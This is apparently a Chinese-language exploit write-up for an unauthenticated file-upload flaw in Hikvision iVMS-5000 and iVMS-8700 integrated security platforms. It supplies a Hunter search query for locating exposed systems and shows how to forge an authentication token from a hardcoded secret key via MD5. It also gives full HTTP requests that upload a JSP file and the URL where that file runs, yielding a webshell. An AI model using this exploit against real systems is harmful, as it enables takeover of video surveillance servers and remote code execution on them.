H12-1海康威视-iVMS综合安防系统-文件上传

漏洞描述：

海康威视iVMS集中监控应用管理平台，是以安全防范业务应用为导向，以视频图像应用为基础手段，综合视频监控、联网报警、智能分析、运维管理等多种安全防范应用系统，构建的多业务应用综合管理平台。攻击者通过获取密钥任意构造token，请求/resourceOperations/upload接口任意上传文件，导致获取服务器webshell权限，同时可远程进行恶意代码执行。

影响版本：

- 海康威视综合安防系统iVMS-5000
- 海康威视综合安防系统 iVMS-8700

网站图片：

网络测绘：

Hunter 语法：

- hunter：web.body="/views/home/file/installPackage.rar"

漏洞复现：


1. 访问/eps/api/resourceOperations/upload，发现token需要进行鉴权

payload：

```
POST /eps/api/resourceOperations/upload HTTP/1.1
Host: xx.xx.xx.xx
Accept-Language:zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Content-Type:multipart/form-data;boundary=----WebKitFormBoundaryGEJwjlojPo
Cache-Control:max-age=0
Connection:close
Content-Length: 52

service=http://42.200.139.169:8888/home/index.action
```

效果图:



1. 构造token绕过认证（内部机制：如果token值与请求url+secretkey的md5值相同就可以绕过认证）

secretkey是代码里写死的（默认值：secretKeyIbuilding）
token值需要进行MD5加密（32位大写）
组合：token=MD5(url+"secretKeyIbuilding")

```
http://xx.xx.xx.xx/eps/api/resourceOperations/uploadsecretKeyIbuilding
```

1. 构造上传文件,上传成功且返回了resourceUuid值

POST /eps/api/resourceOperations/upload?token=DFB0D4034A82263A4DA9A37EB0DA687B HTTP/1.1 Host: xx.xx.xx.xx Accept-Language:zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6 Content-Type:multipart/form-data;boundary=----WebKitFormBoundaryGEJwjlojPo Cache-Control:max-age=0 Connection:close Content-Length: 178

------WebKitFormBoundaryGEJwjlojPo Content-Disposition: form-data;name="fileUploader"; filename="test.jsp" Content-Type: image/jpeg

1 ------WebKitFormBoundaryGEJwjlojPo--

1. 上传文件位置

http://xx.xx.xx.xx/eps/upload/resourceUuid的值.jsp